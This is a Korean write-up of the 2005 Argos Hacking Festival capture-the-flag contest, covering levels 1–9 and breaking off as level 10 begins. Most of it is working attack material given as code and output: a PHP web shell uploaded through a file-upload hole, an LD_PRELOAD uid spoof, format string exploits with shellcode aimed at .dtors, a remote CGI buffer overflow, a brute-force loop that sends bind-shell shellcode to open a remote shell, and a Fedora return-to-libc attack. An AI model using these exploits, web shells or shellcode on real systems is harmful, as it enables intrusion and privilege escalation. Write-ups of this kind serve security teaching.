2005 Argos Hacking Festival
(공략보고서)

Newager 박두해
newager@null2root.org

0x00 소개

본 문서는 2005 Argos Hacking Festival 공략 보고서 입니다.
이하 존칭은 생략 하겠으며, 실제 문제를 푼 순서가 정확하지 않아 Level 순으로 공략 과정을 기술하겠습니다.

0x01 Level1 - (PI의 10000~10002번째 자리 맞추기)

설마 Bruteforce 문제일까?? 라는 생각을 하며, 초코파이와 빅파이, 후렌치 파이의 가격을 더해도 보고 오리온(525) 초코파이를 떠올리며 525도 넣어보고 여러차례의 시도 후 답이 나오지 않아 결국 아래의 간단한 코드를 이용하여 Bruteforce로 해결 하였다.

```
[newager@helper argos]$ cat level1.c
#include <stdio.h>
main()
{
        char buf[1024];
        int num;
        for(num=000; num<=999; num++) {
                sprintf(buf, "GET http://168.188.130.231/level1.php?number=%03d >>
level1.res", num);
                system(buf);
        }
}
[newager@helper argos]$
```

실행 결과는 다음과 같다.

```
[newager@helper argos]$ ./level1

[newager@helper argos]$ cat level1.res | grep pass
<font color=blue><b>축하합니다. <br><br> level1 password is 'pi=3.141592'<br>인증서버에 인증하세요</b></font><br><br><font color=red><b># LEVEL1 #</b></font><br>
[newager@helper argos]$
```

과연 Bruteforce가 출제자가 의도한 방식인지 아직도 궁금하다.

0x02 Level2 - (파일 업로드를 이용한 web 권한 획득 문제)

Level2 문제에서는 파일 업로드 기능만 있는 웹 페이지가 주어졌다.
일반적인 zip파일을 올려 확인해본 결과 업로드된 파일은
http://168.188.130.233/board/data/ 에 존재하는 것을 알 수 있었다.
우선 Web에서 쉘 기능을 하는 아래와 같은 php파일을 업로드해 보았다.

```
-command.php-
<? $command = str_replace("\\", "", $command); $result = `$command`;
$info = ereg_replace("\n", "", "[" . `whoami` . "@ " . `pwd` . "]$");
echo "
☞ File Name : php-hack.php3<HR>
<FORM ACTION=$PHP_SELF METHOD=POST>
$info <INPUT TYPE=TEXT NAME=command VALUE='$command' SIZE=40>
<INPUT TYPE=SUBMIT VALUE='Enter'></FORM>
<HR>\n<XMP>\n$result\n</XMP><HR>"; ?>
```

하지만 확장자가 php인 파일은 필터링때문인지 업로드가 되지 않았고 command.inc파일로 확장자를 변환하고서야 공격에 성공할 수 있었다.



그림 1 - level2 결과 화면

0x03 Level3 - (fake uid)

Level3번은 ssh로 접속하여 푸는 시스템 문제였다.
주어진 level3번을 gdb와 ltrace 등을 이용하여 분석해본 결과 getuid() 함수를 호출하여 level3에 해당하는 권한이면 패스워드를 출력하는 foo함수를 호출하고 아닐 경우
“This is only for level3 users~” 라는 실패 문구를 출력하도록 되어 있었다.
foo함수를 추적해서 password를 알아내는 방법도 있었겠지만 간단히 uid를 속이는 방법을 사용해서 해결 하였다.

level3에 해당하는 uid 값을 파악한 뒤, getuid 함수가 무조건 그 값을 리턴하도록 만든 라이브러리를 LD_PRELOAD 환경변수에 등록한 뒤 level3을 실행.

```
[guest@localhost guest]$ cat /etc/passwd | grep level3
level3:x:505:505::/home/level3:/bin/bash
[guest@localhost guest]$
[guest@localhost .n]$ cat getuid.c
int getuid()
{
        return 505;
}
[guest@localhost .n]$
[guest@localhost .n]$ gcc -fPIC -g -c -Wall getuid.c
[guest@localhost .n]$ gcc -shared -W1, -o libgetuid.so getuid.o -lc
[guest@localhost .n]$ ls -al
합계 24
drwxrwxr-x     2 guest     guest         4096  7월 22 23:58 .
drwxrwxrwt     8 root      root          4096  7월 22 23:58 ..
-rw-rw-r--     1 guest     guest           30  7월 22 23:48 getuid.c
-rw-rw-r--     1 guest     guest         1800  7월 22 23:57 getuid.o
-rwxrwxr-x     1 guest     guest         6918  7월 22 23:58 libgetuid.so
[guest@localhost .n]$ export LD_PRELOAD=/tmp/.n/libgetuid.so
[guest@localhost .n]$ ~guest/./level3
Great!!
level3 password : 999379
[guest@localhost .n]$
```

0x04 Level4 - (Windows Binary crack)

level4.exe 파일은 디버거를 통해 실행시 중단되는 루틴이 포함되어 있었다.
하지만 IDA나 ollydbg를 통해 디버거확인 루틴을 건너 뛰도록 한뒤 복잡한 연산이 다 끝나고 최종적으로 입력값과 비교하는 부분에 breakpoint를 걸어 추적하면 쉽게 답을 찾아 낼 수 있다.



그림 2 - level4 IDA를 통한 디버깅

위의 상황에서 EBP-8에 암호가 들어 있다. 패스워드는 0x116740E

0x05 Level5 - (HTTP 프로토콜 문제)

Hint 1 : HTTP Body를 필요로하지 않습니다.
Hint 2 : 아래는 현 대회서버의 httpd.conf 입니다.

다음과 같은 2개의 힌트가 주어졌다.
우선 httpd.conf파일을 자세히 살펴본 결과 문제와 관련있는 것으로 추정되는 부분을 발견할 수 있었다.

```
- httpd.conf 파일의 일부 -

... 중략...
SetEnvIf Cookies "we are one" AHF2005

<Directory "/home/level5/public_html/secret_5/">
  Order deny,allow
  deny from all
  allow from env=AHF2005
</Directory>
... 중략 ...
```

nc를 이용하여 아래와 같이 HTTP 헤더에 "Cookies: we are one"를 추가하여 요청해보았다.

```
[root@helper tools]# (perl -e 'print "GET /~level5/secret_5/ HTTP/1.1 \ nAccept:
*/* \ nAccept-Language: ko \ nAccept-Encoding: gzip, deflate \ nUser-Agent: Mozilla/4.0
(compatible; MSIE 6.0; Windows NT 5.1) \ nHost: ahf.argos.or.kr \ nConnection:
Keep-Alive \ nCookies: we are one \ n"';cat) | ./nc 168.188.130.239 80

HTTP/1.1 200 OK
Date: Fri, 22 Jul 2005 18:54:22 GMT
Server: Apache
X-Powered-By: PHP/4.4.0
Content-Length: 31
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html

what is the password of level5?
```

뭔가 그럴듯한 반응은 나왔으나 저 문구는 패스워드가 아니었다. 한참을 고민한 후에 HINT 1에서 주어진 내용대로 GET대신 HEAD로 요청하여 진짜 패스워드를 얻을 수 있었다.

```
[newager@helper tools]$ (perl -e 'print "HEAD /~level5/secret_5/ HTTP/1.1 \ nAccept:
*/* \ nAccept-Language: ko \ nAccept-Encoding: gzip, deflate \ nUser-Agent: Mozilla/4.0
(compatible; MSIE 6.0; Windows NT 5.1) \ nHost: ahf.argos.or.kr \ nConnection:
Keep-Alive \ nCookies: we are one \ n"';cat) | ./nc 168.188.130.239 80

HTTP/1.1 200 OK
Date: Sat, 23 Jul 2005 13:52:26 GMT
Server: Apache
X-Powered-By: PHP/4.4.0
Password : cool guy passket!
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html
```

0x06 Level6 - (Format String 취약점)

Level6번 문제도 ssh로 접속하여 푸는 시스템 문제였다. 기본적인 format string 문제로 아래와 같이 dtors 영역을 공격하여 쉽게 권한을 획득 할 수 있었다.

```
[guest@localhost level6]$ objdump -h level6 | grep dtors
 18 .dtors       00000008  080494f4  080494f4  000004f4  2**2
[guest@localhost level6]$

dtos+4= 080494f8

[guest@localhost level6]$ python -c 'import
os;os.execle("./level6","ager","AAAA \ xf8 \ x94 \ x04 \ x08BBBB \ xfa \ x94 \ x04 \ x08"+"%8x
"*69+"%"+str(0xf998-16-69*8)+"c%n%"+str(0x1bfff-0xf998)+"c%n",{"EGG":" \ x90"*9981+"
 \ x31 \ xc0 \ xb0 \ x46 \ x31 \ xdb \ x66 \ xbb \ xf8 \ x01 \ x31 \ xc9 \ x66 \ xb9 \ xf8 \ x01 \ xc
d \ x80 \ x31 \ xc0 \ x31 \ xdb \ xb0 \ x17 \ xcd \ x80 \ xeb \ x1f \ x5e \ x89 \ x76 \ x08 \ x31 \
xc0 \ x88 \ x46 \ x07 \ x89 \ x46 \ x0c \ xb0 \ x0b \ x89 \ xf3 \ x8d \ x4e \ x08 \ x8d \ x56 \ x0c
 \ xcd \ x80 \ x31 \ xdb \ x89 \ xd8 \ x40 \ xcd \ x80 \ xe8 \ xdc \ xff \ xff \ xff/bin/sh"})'

sh-2.05b$ id
uid=504(level6) gid=502(guest) groups=502(guest)
      // password 파일을 읽을 수 있는 level6 gid는 얻지 못하였으나
sh-2.05b$ newgrp     // newgrp명령으로 gid를 얻을 수 있었다.
No value for $TERM and no -T specified
No value for $TERM and no -T specified
[level6@localhost .n]$ id
uid=504(level6) gid=504(level6) groups=502(guest)
[level6@localhost .n]$ cd ~level6
[level6@localhost level6]$ cat password
축하합니다.

level6 password is "MayTheForceBeWithYou!!"
인증서버에 인증하세요
[level6@localhost level6]$
```

0x07 Level7 - (Remote Web BOF)

Level7 문제는 웹을 이용한 Remote BOF 문제였다.
우선 nc를 이용하여 적당히 값을 넣어보았다.

```
[newager@helper tools]$ ./nc 168.188.130.231 80
POST /cgi-bin/level7.cgi HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*
Referer: http://168.188.130.231/level7.html
Accept-Language: ko
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: 168.188.130.231
Content-Length: 30
Connection: Keep-Alive
Cache-Control: no-cache

hahahaha=aa

HTTP/1.1 200 OK
Date: Fri, 22 Jul 2005 16:16:28 GMT
Server: Apache
Content-type : text/html
Content-Length: 2096
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/plain

<html>
<body>
<center>
<B>시스템 상의 문제로 로그인에 실패하였습니다.</b>
<br><br><pre>0xbffff910  68 61 68 61 68 61 68 61 3d 61 61 0a 0a 0a 0a 0a    hahahaha=aa.....
0xbffff920  0a 64 64 64 0a 64 64 64 64 64 64 64 64 64 00 00    .ddd.dddddddddd..
0xbffff930  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
0xbffff940  00 00 00 00 00 00 00 00 00 00 00 00 7f 30 ff b7    .............0..
0xbffff950  2c 08 00 b8 1f 1f 00 00 80 f9 ff bf ac f9 ff bf    ,...............
0xbffff960  03 6e ff b7 74 a5 fe b7 00 00 00 00 8e ff 77 01    .n..t.........w.
0xbffff970  10 fa ff bf 38 0a 00 b8 00 00 00 00 00 00 00 00    ....8...........
0xbffff980  84 af 00 42 d8 a3 fe b7 00 00 00 00 00 00 00 00    ...B............
0xbffff990  5c 0a 13 42 65 03 00 00 a3 db 00 42 e4 69 00 42    \ ..Be......B.i.B
0xbffff9a0  14 0a 13 42 7c fb ff bf 64 fa ff bf e4 f9 ff bf    ...B|...d.......
0xbffff9b0  c0 6c ff b7 7f 03 00 00 01 00 00 00 50 a7 07 42    .l..........P..B
0xbffff9c0  7f 30 ff b7 2c 08 00 b8 3b 00 00 00 38 0a 00 b8    .0..,...;...8...
0xbffff9d0  20 fa ff bf 03 6e ff b7 d4 0b 00 b8 a8 a6 fe b7     ....n...........
0xbffff9e0  01 00 00 00 00 00 00 00 81 54 01 42 66 83 04 08    .........T.Bf...
0xbffff9f0  f8 0e 13 42 14 0a 13 42 08 fa ff bf d5 82 04 08    ...B...B........
```

```
0xbffffa00   14 0a 13 42 60 76 ff b7 18 fa ff bf 1a 87 04 08    ...B`v.........
0xbffffa10   14 0a 13 42 60 03 00 b8 38 fa ff bf 74 55 01 42    ...B`...8...tU.B <-- local에서 확인한 ret
0xbffffa20   01 00 00 00 64 fa ff bf 6c fa ff bf 2c 08 00 b8    ....d...l...,...
0xbffffa30   01 00 00 00 38 83 04 08 00 00 00 00 59 83 04 08    ....8.......Y...
0xbffffa40   e6 85 04 08 01 00 00 00 64 fa ff bf 10 87 04 08    ........d.......
0xbffffa50   40 87 04 08 60 76 ff b7 5c fa ff bf 00 00 00 00    @...`v.. \ .....
0xbffffa60   01 00 00 00 7c fb ff bf 00 00 00 00 a1 fb ff bf    ....|...........
0xbffffa70   52 fc ff bf 82 fc ff bf 9a fc ff bf c9 fc ff bf    R...............
0xbffffa80   ec fc ff bf 2f fd ff bf 49 fd ff bf 5b fd ff bf    ..../...I...[...
0xbffffa90   76 fd ff bf 92 fd ff bf ed fd ff bf 3b fe ff bf    v...........;...

</pre>
</center>
</body>
</html>
<html>

<body>
<center>

<b>AHF(Argos Hacking Festival) 2005</b>

</center>
</body>

</html>
[newager@helper tools]$
```

친절하게도 메모리 덤프를 보여주었다. 이미 다른 level의 문제를 통하여 문제 서버인 IP : 168.188.130.231 에 대해 guest 계정을 가지고 있었기 때문에 ret의 위치를 손쉽게 찾을 수 있었다. 또한 일반적으로 웹 bof 문제 같은 경우 바로 쉘을 얻을 수 없기 때문에 bind쉘을 이용하여야 하는데 guest계정을 이용하여 일반적인 쉘 코드의 /bin/sh대신에 임의로 제작한 /tmp/ne 파일을 실행 하도록 하였다.

/bin/sh대신 수행하도록 한 /tmp/ne 는 다음과 같은 소스로 이루어져 있다.

```
- ne.c -
main()
{
        system("cp /bin/ash /tmp/.n/ash");
        chmod("/tmp/.n/ash", 06777);
}
```

이렇게 하면 쉘코드가 실행 되었을 때 /tmp/.n/ash 파일이 nobody권한으로 setuid 비트가 설정 된채로 copy 되어진다.

```
[newager@helper tools]$ (perl -e 'print "POST /cgi-bin/level7.cgi HTTP/1.1 \ nAccept: image/gif,
image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel,
application/vnd.ms-powerpoint, application/msword, */* \ nReferer:
http://168.188.130.231/level7.html \ nAccept-Language: ko \ nContent-Type:
application/x-www-form-urlencoded \ nAccept-Encoding: gzip, deflate \ nUser-Agent: Mozilla/4.0
(compatible; MSIE 6.0; Windows NT 5.1) \ nHost: 168.188.130.231 \ nContent-Length:
280 \ nConnection: Keep-Alive \ nCache-Control:
no-cache \ n \ nhahahaha="," \ x90"x100," \ x31 \ xc0 \ xb0 \ x46 \ x31 \ xdb \ x66 \ xbb \ xf8 \ x01 \ x31 \
xc9 \ x66 \ xb9 \ xf8 \ x01 \ xcd \ x80 \ x31 \ xc0 \ x31 \ xdb \ xb0 \ x17 \ xcd \ x80 \ xeb \ x1f \ x5e \ x89
 \ x76 \ x08 \ x31 \ xc0 \ x88 \ x46 \ x07 \ x89 \ x46 \ x0c \ xb0 \ x0b \ x89 \ xf3 \ x8d \ x4e \ x08 \ x8d \ x5
6 \ x0c \ xcd \ x80 \ x31 \ xdb \ x89 \ xd8 \ x40 \ xcd \ x80 \ xe8 \ xdc \ xff \ xff \ xff/tmp/ne"," \ x70 \ xf9 \
xff \ xbf"x80';cat)|./nc 168.188.130.231 80
HTTP/1.1 500 Internal Server Error
Date: Fri, 22 Jul 2005 17:02:01 GMT
Server: Apache
Content-Length: 604
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>500 Internal Server Error</title>
</head><body>
<h1>Internal Server Error</h1>
<p>The server encountered an internal error or
misconfiguration and was unable to complete
your request.</p>
<p>Please contact the server administrator,
 ahf2005@argos.or.kr and inform them of the time the error occurred,
and anything you might have done that may have
caused the error.</p>
<p>More information about this error may be available
in the server error log.</p>
<hr>
<address>Apache Server at 168.188.130.231 Port 80</address>
</body></html>

[newager@helper tools]$
```

공격에 성공하여 ret 의 주소를 변경하자 cgi파일이 정상적으로 종료되지 못하고 Error를 출력하였다.

```
[guest@localhost .n]$ ls -al
합계 160
drwxrwxrwx     2 guest     guest          4096  7월 23 02:02 .
drwxrwxrwt     9 root      root           4096  7월 23 01:59 ..
-rwsrwsrwx     1 nobody    4294967295     92444  7월 23 02:02 ash     //공격 성공후 생성된 ash쉘파일
[guest@localhost .n]$ ./ash
$ id
uid=502(guest) gid=502(guest) euid=99(nobody) egid=4294967295 groups=502(guest)
$
$ cat auth_dhqjvmffh.txt
축하합니다.

level 7 passwd is "ThereIsNoFork!";

인증서버에서 인증하세요
$
```

0x08 Level8 - (Remote Web FormatString)

Level8은 Level7과 유사한 방식의 FormatString 문제였다.
이번에도 친절히 메모리 dump를 보여줬지만, 스택 영역이 아닌 heap 영역이었다.
따라서 ret의 주소를 정확하게 추정할 수 없어서 dtors를 공격 하기로 마음 먹었으나...
dtors 또한 정확한 위치를 알아낼 방법이 없었다.
이런 이유로 어쩔수 없이 일반적으로 heap 보다 약간 낮은 주소값에 위치하는 dtors를 bruteforce 방식으로 4 바이트씩 메모리를 찍어서 해결 하였다.

우선 원하는 값으로 메모리가 정확히 변경 되는지 확인 하기 위해서 아래와 같이
dump에서 보여주는 0x0804a160 의 값을 변경해 보았다.

```
[newager@helper tools]$ (perl -e 'print "POST /cgi-bin/level8.cgi HTTP/1.1 \ nHost:
168.188.130.232 \ nUser-Agent: my \ nKeep-Alive: 300 \ nConnection: keep-alive \ nReferer:
http://168.188.130.232/level8.html \ nContent-Type:
application/x-www-form-urlencoded \ nContent-Length:
500 \ n \ n","AAAA"," \ x60 \ xa1 \ x04 \ x08","CCCC"," \ x62 \ xa1 \ x04 \ x08","%8x"x87,"%41112c","%n","
%26420c","%n"," \ x90"x1024," \ n \ n"' ;cat)| ./nc 168.188.130.232 80

                        (중략)
0x0804a050  25 38 78 25 38 78 25 38 78 25 38 78 25 38 78 25   %8x%8x%8x%8x%8x%8x%
0x0804a060  38 78 25 38 78 25 34 31 31 31 32 63 25 6e 25 32   8x%8x%41112c%n%2
0x0804a070  36 34 32 30 63 25 6e 90 90 90 90 90 90 90 90 90   6420c%n.........
0x0804a080  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0x0804a090  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0x0804a0a0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0x0804a0b0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0x0804a0c0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0x0804a0d0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0x0804a0e0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0x0804a0f0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0x0804a100  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0x0804a110  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0x0804a120  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0x0804a130  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0x0804a140  90 90 90 90 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x0804a150  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x0804a160  d0 a0 04 08 01 00 00 00 00 00 00 00 00 00 00 00   //정확히 원하는 값으로 변경됨을 확인
0x0804a170  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x0804a180  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x0804a190  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x0804a1a0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x0804a1b0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x0804a1c0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x0804a1d0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```

정확히 원하는 위치가 의도한 값으로 변경되는 것을 확인하고 아래와 같이 dtors의 위치로 추정되는 0x08049xxx 영역을 순차적으로 4바이트씩 이동하며 공격하는 C 소스를 작성하여 실행하였다.

```
[root@helper tools]# cat go8-2.c    // 30464 port를 사용하는 bind shell을 포함한 공격 코드
main()
{
        char buf[4096];
        int i, j;
        for(j=0; j<=0xff; j+=4) {
                for(i=0; i<=0xf; i++) {
                        sprintf(buf, "(perl -e 'print \"POST /cgi-bin/level8.cgi HTTP/1.1\r\nHost:
168.188.130.232\r\nUser-Agent: my\r\nKeep-Alive: 300\r\nConnection: keep-alive\r\nReferer:
http://168.188.130.232/level8.html\r\nContent-Type:
application/x-www-form-urlencoded\r\nContent-Length:
650\r\n\r\n\", \"AAAA\", \"\x%02x\x9%x\x04\x08\", \"CCCC\", \"\x%02x\x9%
x\x04\x08\", \"%%8x\"x87, \"%%41112c\", \"%%n\", \"%%26420c\", \"%%n\", \"\x90\"
x130, \"\x31\xc0\xb0\x02\xcd\x80\x85\xc0\x75\x43\xeb\x43\x
5e\x31\xc0\x31\xdb\x89\xf1\xb0\x02\x89\x06\xb0\x01\x89\
x46\x04\xb0\x06\x89\x46\x08\xb0\x66\xb3\x01\xcd\x80\x89
\x06\xb0\x02\x66\x89\x46\x0c\xb0\x77\x66\x89\x46\x0e\x
8d\x46\x0c\x89\x46\x04\x31\xc0\x89\x46\x10\xb0\x10\x89\
x46\x08\xb0\x66\xb3\x02\xcd\x80\xeb\x04\xeb\x55\xeb\x5b
\xb0\x01\x89\x46\x04\xb0\x66\xb3\x04\xcd\x80\x31\xc0\x
89\x46\x04\x89\x46\x08\xb0\x66\xb3\x05\xcd\x80\x88\xc3\
xb0\x3f\x31\xc9\xcd\x80\xb0\x3f\xb1\x01\xcd\x80\xb0\x3f
\xb1\x02\xcd\x80\xb8\x2f\x62\x69\x6e\x89\x06\xb8\x2f\x7
3\x68\x2f\x89\x46\x04\x31\xc0\x88\x46\x07\x89\x76\x08\
x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\
x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80\xe8\x5b\xff\xff\xff"
, \"\x90\"x100, \"\n\n\"' ;cat)| ./nc 168.188.130.232 80", j, i, j+2, i);
                        system(buf);
                        }
        }
}
[root@helper tools]#
```

프로그램 실행 잠시후, nc를 이용하여 30464 포트에 접속하자 반갑게 shell을 열어주었다.

```
[root@helper tools]# ./nc 168.188.130.232 30464

id
uid=99(nobody) gid=99(nobody) groups=99(nobody)
cat ./level8_glqdudduvhapt/auth_eggmelong.txt
축하합니다.

level8 password is "AnotherWayToMyWay~"

인증서버에서 인증하세요

objdump -h level8.cgi | grep dtors      // 과연 어떤 위치였는지 알아보자.
 18 .dtors          00000008   08049a90   08049a90   00000a90   2**2
```

0x09 Level9 - (Fedora BOF)

Level9번 문제는 코드로 보면 아주 기본적인 BOF 문제였으나 Fedora 라는 환경 때문에 (none-exec stack, 라이브러리 주소에 0x00포함) 이라는 몇가지 제약을 우회하여 공격해야 했다.
스택에서의 명령어 실행이 불가능 해서 RTL 기법을 통하여 해결하기로 계획하고 ebp의 위치에 execl이 호출될 때 사용할 매개변수를 넣고 ret의 위치에 execl함수의 주소를 넣어 공격을 시도하였으나 execl 함수의 매개변수로 사용할(EBP에 넣을) 메모리의 적당한 영역을 찾지 못하여 고심하던중. http://www.beist.org 에서 페도라 bof관련 문서를 발견하여 문서에서 사용한 부분과 유사한 영역을 뒤져 해결 할 수 있었다.

```
(gdb) disas execl
Dump of assembler code for function execl:
0x009e8a00 <execl+0>:    push   %ebp
0x009e8a01 <execl+1>:    mov    %esp,%ebp
0x009e8a03 <execl+3>:    lea    0x10(%ebp),%eax      // ret에 넣을 주소
(gdb) x/16 0x08049568
0x8049568 <_GLOBAL_OFFSET_TABLE_+12>:    0x009769f0      0x080482b6      0x00000000
0x00000000      // ebp에 넣을 주소+8
0x8049578 <p.0>:         0x08049488      0x00000000      0x00000000      0x00000000
0x8049588:       0x00000000      0x00000000      0x00000000      0x00000000
0x8049598:       0x00000000      0x00000000      0x00000000      0x00000000
(gdb)

(gdb) x/16 0x009769f0          (shell로 심볼릭 링크를 걸어야할 문자열)
0x9769f0 <__libc_start_main>:    0x57e58955      0xec835356      0x0c458b4c      0xe810558b
0x976a00 <__libc_start_main+16>:         0xffffff09      0x25f8c381      0x7d8b0010      0x1c758b18
0x976a10 <__libc_start_main+32>:         0x04824c8d      0xfe70838b      0xd231ffff
0x0c74c085
0x976a20 <__libc_start_main+48>:         0xc085008b      0x000001b8      0xd0440f00
0xfe80838b

[guest@localhost .n]$ ln -s /bin/ash "`perl -e 'print
"\x55\x89\xe5\x57\x56\x53\x83\xec\x4c\x8b\x45\x0c\x8b\x55\x10\xe8\x09\xff\xf
f\xff\x81\xc3\xf8\x25\x10"'`"
[guest@localhost .n]$ ls -al
total 28
drwxrwxr-x    2 guest guest 4096 Jul 23 02:55 .
drwxrwxrwt   10 root  root  4096 Jul 23 02:50 ..
lrwxrwxrwx    1 guest guest   10 Jul 23 02:55 U??WVS??L?E??U??????????%? -> /bin/ash

위와 같이 공격을 위한 환경을 만들어 놓고 다음고 과 같이 bof 시켰다.
[guest@localhost .n]$ /home/guest/level9_vul `perl -e 'print
"ABCD"x66,"\x60\x95\x04\x08\x03\x8a\x9e"'`    // [dummy264byte][0x08049560][execl주소]
$ id
uid=504(guest) gid=504(guest) egid=501(level9) groups=504(guest)
$

$ cd ~guest
$ cat level9_password
축하합니다.

Level9 password id "FeDoRaCoRe2 was broken!"

인증서버에 인증하세요
$
```

0x0A Level10 - (Fedora FormatString)

Level10번도 Fedora 환경에서의 문제였다.
